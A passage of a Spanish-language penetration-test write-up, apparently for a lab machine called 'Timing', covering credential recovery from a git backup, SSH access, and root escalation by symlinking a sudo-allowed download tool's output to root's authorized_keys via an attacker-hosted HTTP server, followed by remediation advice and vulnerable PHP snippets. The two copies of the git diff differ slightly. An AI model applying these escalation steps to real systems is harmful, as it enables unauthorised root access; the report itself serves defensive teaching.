100 613k  100 613k    0     0  184k      0  0:00:03  0:00:03 --:--:-- 184k
> ls
backup.zip
```

Imagen 21: Backup Descargado

Tras descomprimir **backup.zip**, se verificó que el archivo contenía el repositorio **Git** completo del servicio web en producción. Al ejecutar `git log`, se observó que el repositorio tenía dos commits. Posteriormente, mediante `git show` se analizaron los cambios introducidos en el primer commit, donde se identificó una modificación en la contraseña de la base de datos.

```
> ls
backup backup.zip
> cd backup
> ls
css      js js      auth_check.php  db_conn.php  header.php  index.php  logout.php  profile_update.php
images  admin_auth_check.php  avatar_uploader.php  footer.php  image.php  login.php  profile.php  upload.php
> git log
commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date: Tue Jul 20 22:34:13 2021 +0000

    db_conn updated

commit e4e214696159a25c69812571c8214d2bf8736a3f
Author: grumpy <grumpy@localhost.com>
Date: Tue Jul 20 22:33:54 2021 +0000

    init
> git show 16de2698b5b122c93461298eab730d00273bd83e
commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date: Tue Jul 20 22:34:13 2021 +0000

    db_conn updated

diff --git a/db_conn.php b/db_conn.php
index f1c9217..5397ffa 100644
--- a/db_conn.php
+++ b/db_conn.php
@@ -1,2 +1,2 @@
-?php
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4b13_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ky_l0000n9_p422w0rd');
```

Imagen 22: Contraseña encontrada



5. Escalada de privilegios

5.1. Acceso al Sistema

Se obtuvo acceso al servidor a través del servicio **SSH**, autenticándose como el usuario **aaron** mediante la contraseña identificada en el archivo de respaldo, tal como se muestra en la imagen 22.

```
> ssh aaron@10.129.232.121
The authenticity of host '10.129.232.121 (10.129.232.121)' can't be established.
ED25519 key fingerprint is SHA256:l+I6D4WoPXSUZt7KMuKochzDuE9R21TrDSgg9nJcD5I.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:40: [hashed name]
  ~/.ssh/known_hosts:42: 10.129.88.234
  ~/.ssh/known_hosts:43: 10.129.64.76
  ~/.ssh/known_hosts:44: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.232.121' (ED25519) to the list of known hosts.
aaron@10.129.232.121's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri Dec  5 16:21:05 UTC 2025

System load:  0.01               Processes:            169
Usage of /:   49.2% of 4.85GB    Users logged in:     0
Memory usage: 10%               IP address for eth0: 10.129.232.121
Swap usage:   0%

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 26 17:38:18 2022 from 10.10.14.23
aaron@timing:~$ whoami
aaron
aaron@timing:~$
```

Imagen 23: Acceso como Usuario aaron

Se identificó que el usuario aaron disponía de un privilegio a nivel de **sudoers**, el cual le permite ejecutar el binario **/usr/bin/netutils** con permisos de **root** sin necesidad de proporcionar una contraseña. Este privilegio representa un punto crítico para la escalada de privilegios dentro del sistema.

```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
  (ALL) NOPASSWD: /usr/bin/netutils
aaron@timing:~$
```

Imagen 24: Privilegio sudoers



5.2. Funcionalidad del Binario

El binario **netutils** permite descargar y almacenar archivos desde una URL mediante la opción **1 – HTTP**. Al seleccionar esta opción, la herramienta solicita una URL y procede a descargar el recurso indicado en el directorio actual de trabajo, conservando el mismo nombre del archivo remoto. El archivo resultante es creado con privilegios de **root**, lo que habilita su uso para fines de escalada de privilegios.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.129.232.121/login.php
Initializing download: http://10.129.232.121/login.php
File size: 5609 bytes
Opening output file login.php
Starting download

[ 0%] .....
Connection 0 finished

Downloaded 5.5 Kilobyte in 0 seconds. (54.62 KB/s)
```

Imagen 25: Uso de netutils

```
aaron@timing:~$ ls -la
total 44
drwxr-x--x 5 aaron aaron 4096 Dec  5 17:53 .
drwxr-xr-x 3 root  root  4096 Dec  2 2021 ..
lrwxrwxrwx 1 root  root    9 Oct  5 2021 .bash_history -> /dev/null
-rw-r--r-- 1 aaron aaron 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr  4 2018 .bashrc
drwx----- 2 aaron aaron 4096 Nov 29 2021 .cache
drwx----- 3 aaron aaron 4096 Nov 29 2021 .gnupg
drwxrwxr-x 3 aaron aaron 4096 Nov 29 2021 .local
-rw-r--r-- 1 aaron aaron 807 Apr  4 2018 .profile
lrwxrwxrwx 1 root  root    9 Oct  5 2021 .viminfo -> /dev/null
-rw-r--r-- 1 root  root  5609 Dec  5 17:53 login.php
-rw-r----- 1 root  aaron  33 Dec  5 16:16 user.txt
aaron@timing:~$ |
```

Imagen 26: Archivo descargado



5.3. Abuso de Binario Privilegiado

Conociendo la funcionalidad del binario, se identificó una posible vía para escalar privilegios. El objetivo consiste en transferir la clave pública **id_rsa.pub** de la máquina atacante hacia el archivo **authorized_keys** de root. Para ello, se creó un enlace simbólico desde **/home/aaron/id_rsa.pub** hacia **/root/.ssh/authorized_keys**, de manera que cualquier contenido escrito en **id_rsa.pub** dentro del directorio de trabajo se reflejara directamente sobre el archivo **authorized_keys** del usuario **root**.

```
aaron@timing:~$ ln -s -f /root/.ssh/authorized_keys id_rsa.pub
aaron@timing:~$ ls -l
total 12
lrwxrwxrwx 1 aaron aaron 26 Dec 5 18:10 id_rsa.pub -> /root/.ssh/authorized_keys
-rw-r--r-- 1 root  root 5609 Dec 5 17:53 login.php
-rw-r----- 1 root  aaron 33 Dec 5 16:16 user.txt
aaron@timing:~$ |
```

Imagen 27: Enlace simbólico

Una vez creado el enlace simbólico en la máquina víctima, desde la máquina atacante se trasladó la clave **id_rsa.pub** al directorio actual de trabajo y se puso a disposición mediante un servicio **HTTP** iniciado con **Python**, con el fin de permitir su descarga desde la máquina comprometida.

```
> ls
❯ id_rsa.pub
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
|
```

Imagen 28: Servicio HTTP

Se inició el proceso de descarga y transferencia de la clave pública, con el propósito de incorporarla en el archivo **authorized_keys** del usuario **root**. Una vez completada esta acción, será posible establecer una sesión **SSH** como **root** sin necesidad de proporcionar una contraseña.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.15.142/id_rsa.pub
Initializing download: http://10.10.15.142/id_rsa.pub
File size: 566 bytes
Opening output file id_rsa.pub
Server unsupported, starting from scratch with one connection.
Starting download

Downloaded 566 byte in 0 seconds. (1.84 KB/s)

> ls
❯ id_rsa.pub
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.232.121 - - [05/Dec/2025 14:13:38] "GET /id_rsa.pub HTTP/1.0" 200 -
10.129.232.121 - - [05/Dec/2025 14:13:38] "GET /id_rsa.pub HTTP/1.0" 200 -
|
```

Imagen 29: Subiendo la id_rsa.pub



5.4. Acceso como Usuario Root

Una vez que la clave pública ha sido incorporada en el archivo `/root/.ssh/authorized_keys`, es posible iniciar sesión por SSH como usuario root sin necesidad de proporcionar una contraseña.

```
> ssh root@10.129.232.121
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Dec  5 19:26:01 UTC 2025

System load:  0.1               Processes:      174
Usage of /:   49.5% of 4.85GB    Users logged in: 0
Memory usage: 11%              IP address for eth0: 10.129.232.121
Swap usage:   0%

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@timing:~# whoami
root
root@timing:~# |
```

Imagen 30: Inicio de Sesión como Root

En este punto, al disponer de privilegios máximos dentro del sistema, se obtiene control total sobre el entorno operativo, lo que incluye la capacidad de modificar archivos críticos, alterar configuraciones, gestionar usuarios, instalar o eliminar software y acceder sin restricciones a la información almacenada. Este nivel de acceso representa un riesgo significativo, ya que cualquier acción malintencionada o incluso un error involuntario puede comprometer por completo la **integridad**, **disponibilidad** y **confidencialidad** del sistema. Además, un atacante con estos permisos podría mantener acceso persistente, ocultar su actividad o causar daños irreversibles, comprometiendo la operación global del servidor y los servicios que dependen de él.



6. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

6.1. Validación deficiente de parámetros

OWASP Top 10: A03 - Injection (File Inclusion)

El archivo **image.php** implementa un mecanismo de validación basado en listas negras para prevenir ataques de inclusión de archivos y bloquear rutas absolutas. Sin embargo, se identificó que la blacklist no contempla de forma genérica los wrappers de PHP, lo que permitió la explotación de una vulnerabilidad de **inclusión local de archivos** (LFI) mediante el uso de **php://filter**. Adicionalmente, la aplicación devuelve un mensaje de error específico ante entradas inválidas, lo cual facilita la enumeración del parámetro durante procesos de fuzzing. Para mitigar el riesgo de explotación, se recomienda lo siguiente:

- Reforzar la validación del parámetro **img**, contemplando de forma genérica los wrappers de PHP, normalizando el input del usuario y aplicando un filtrado que limite el uso del parámetro a caracteres esperados.

```
<?php
function is_safe_include($text)
{
    $blacklist = array("php://input", "phar://", "zip://", "ftp://", "file://", "http://", "data://", "expect://", "https://", "..");
    foreach ($blacklist as $item) {
        if (strpos($text, $item) !== false) {
            return false;
        }
    }
    return substr($text, 0, 1) !== "/";
}

if (isset($_GET['img'])) {
    if (is_safe_include($_GET['img'])) {
        include($_GET['img']);
    } else {
        echo "Hacking attempt detected!";
    }
}
```

Imagen 31: Código image.php

- Eliminar los mensajes de error visibles al usuario que revelen información sobre la existencia o el comportamiento interno del parámetro.

6.2. Uso de credenciales débiles en cuentas de usuario

OWASP Top 10: A07 - Identification and Authentication Failures

Durante la evaluación se identificó que el usuario **aaron** utiliza una contraseña débil y predecible. Este tipo de credenciales representa una mala práctica de seguridad, ya que puede ser comprometida fácilmente mediante ataques de fuerza bruta o intentos básicos de autenticación. Con el fin de fortalecer el proceso de autenticación, se recomienda lo siguiente:

- Implementar una política de contraseñas seguras que exija un mínimo de 12 caracteres, incluyendo letras mayúsculas, minúsculas, números y caracteres especiales.
- Considerar el uso de un gestor de contraseñas corporativo, como KeePass, para evitar la reutilización de credenciales y fortalecer el proceso de autenticación.




6.3. Modificación no autorizada de privilegios

OWASP Top 10: A01 - Broken Access Control

Al encontrarse autenticado en la aplicación, cada usuario cuenta con un rol asignado que define su nivel de privilegios. Durante el análisis del archivo `profile_update.php`, se identificó que la aplicación acepta el parámetro **role** directamente desde una petición **POST** sin realizar validaciones de autorización en el servidor. Esto permite que un usuario autenticado modifique su propio rol enviando manualmente el valor `role=1`, obteniendo privilegios de administrador.

Se recomienda aplicar las siguientes medidas:

- Corregir la lógica del script `profile_update.php` para que el atributo **role** nunca sea controlado por el usuario y solo pueda ser gestionado desde el backend por usuarios autorizados.
- Implementar validaciones estrictas del lado del servidor sobre los parámetros recibidos, evitando la manipulación de atributos sensibles y reforzando los controles de acceso.



```
34 $firstName = $_POST['firstName'];
35 $lastName = $_POST['lastName'];
36 $email = $_POST['email'];
37 $company = $_POST['company'];
38 $role = $_POST['role'];
39
40 if (isset($_POST['role'])) {
41     $role = $_POST['role'];
42     $_SESSION['role'] = $role;
43 }
44
45 // dont persist role
46 $sql = "UPDATE users SET firstName='$firstName', lastName='$lastName', email='$email', company='$company' WHERE id=$id";
```

Imagen 32: Código `profile_update.php`

6.4. Carga insegura de archivos

OWASP Top 10: A03 - Injection / A05 - Security Misconfiguration

Al contar con privilegios de administrador, la aplicación permite la carga de imágenes mediante una petición POST hacia la ruta `upload.php`, restringiendo únicamente la extensión a archivos `.jpg`. Durante el análisis del código, se identificó un uso incorrecto de comillas simples al construir el nombre del archivo subido. Esta implementación provoca que el valor de la variable utilizada para generar un identificador único no sea interpretado correctamente, siendo tratado como una cadena literal.

Como consecuencia, el nombre final del archivo resulta predecible, lo que facilita a un atacante identificar la ubicación del archivo almacenado en el servidor y aumenta el impacto de una posible carga de contenido malicioso.



```
8 $file_hash = uniqid();
9
10 $file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
11 $target_file = $upload_dir . $file_name;
12 $error = "";
13 $imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
14
```

Imagen 33: Código `upload.php`

- Reemplazar el uso de comillas simples por comillas dobles en la generación del nombre del archivo, asegurando que el valor de la variable dinámica sea interpretado correctamente.



6.5. Credenciales expuestas en archivos de backup

OWASP Top 10: A02 - Cryptographic Failures / A05 - Security Misconfiguration

Se identificó un archivo de respaldo accesible en la ruta `/opt/source-files-backup.zip`, el cual contenía el proyecto completo de la aplicación web junto con su historial de control de versiones. Tras analizar los git logs, se descubrió una contraseña antigua correspondiente a la base de datos, la cual coincidía con la contraseña del usuario aaron a nivel de sistema.

Esta situación evidencia una exposición de información sensible (**Information Leakage**) y una reutilización de credenciales, lo que permitió la migración entre usuarios dentro del sistema.

```
> git show 16de2698b5b122c93461298eab730d00273bd83e
commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date: Tue Jul 20 22:34:13 2021 +0000

    db_conn updated

diff --git a/db_conn.php b/db_conn.php
index f1c9217..5397ffa 100644
--- a/db_conn.php
+++ b/db_conn.php
@@ -1,2 +1,2 @@
<?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

Imagen 34: Contraseña de aaron

- Cambiar inmediatamente la contraseña del usuario **aaron** y evitar la reutilización de credenciales entre servicios, además de restringir el acceso a archivos de respaldo que contengan información sensible.

6.6. Binario privilegiado inseguro

Principio de menor privilegio

Se identificó que el usuario **aaron** cuenta con un privilegio definido en sudoers que le permite ejecutar el binario `/usr/bin/netutils` con permisos de **root**. Dicho binario permite descargar recursos a través del protocolo HTTP, funcionando de manera similar a una utilidad como **wget**, pero ejecutándose con privilegios elevados.

La capacidad de realizar descargas como usuario root representa un riesgo significativo, ya que puede ser aprovechada para la escalada de privilegios, por ejemplo, mediante el uso de enlaces simbólicos para sobrescribir archivos sensibles del sistema.

- Se recomienda retirar el privilegio de ejecución del binario netutils del archivo sudoers para el usuario aaron, aplicando el principio de menor privilegio y limitando las acciones ejecutables como root únicamente a aquellas estrictamente necesarias.



7. Conclusiones

Se han detectado vulnerabilidades críticas que suponen un riesgo significativo desde el punto de vista de la seguridad. Debido a malas configuraciones y mecanismos de sanitización insuficientes, fue posible vulnerar la integridad del servidor, obteniendo ejecución remota de comandos como el usuario **www-data**.

Se identificó el uso de credenciales débiles asociadas al usuario **aaron**, así como a una mala gestión de roles dentro de la aplicación web, lo que permitió la obtención indebida de privilegios de administrador.

El acceso al servidor mediante SSH como el usuario **aaron** fue posible debido a una filtración de información (**Information Leakage**) presente en un archivo de respaldo y, posteriormente, se logró escalar privilegios hasta **root** debido a la configuración insegura de un binario con permisos elevados en **sudoers**.

Se recomienda encarecidamente aplicar las contramedidas recomendadas para corregir estas vulnerabilidades lo antes posible, dado que de lo contrario se podría comprometer la seguridad del servidor y poner en riesgo la integridad de todos los datos almacenados en este.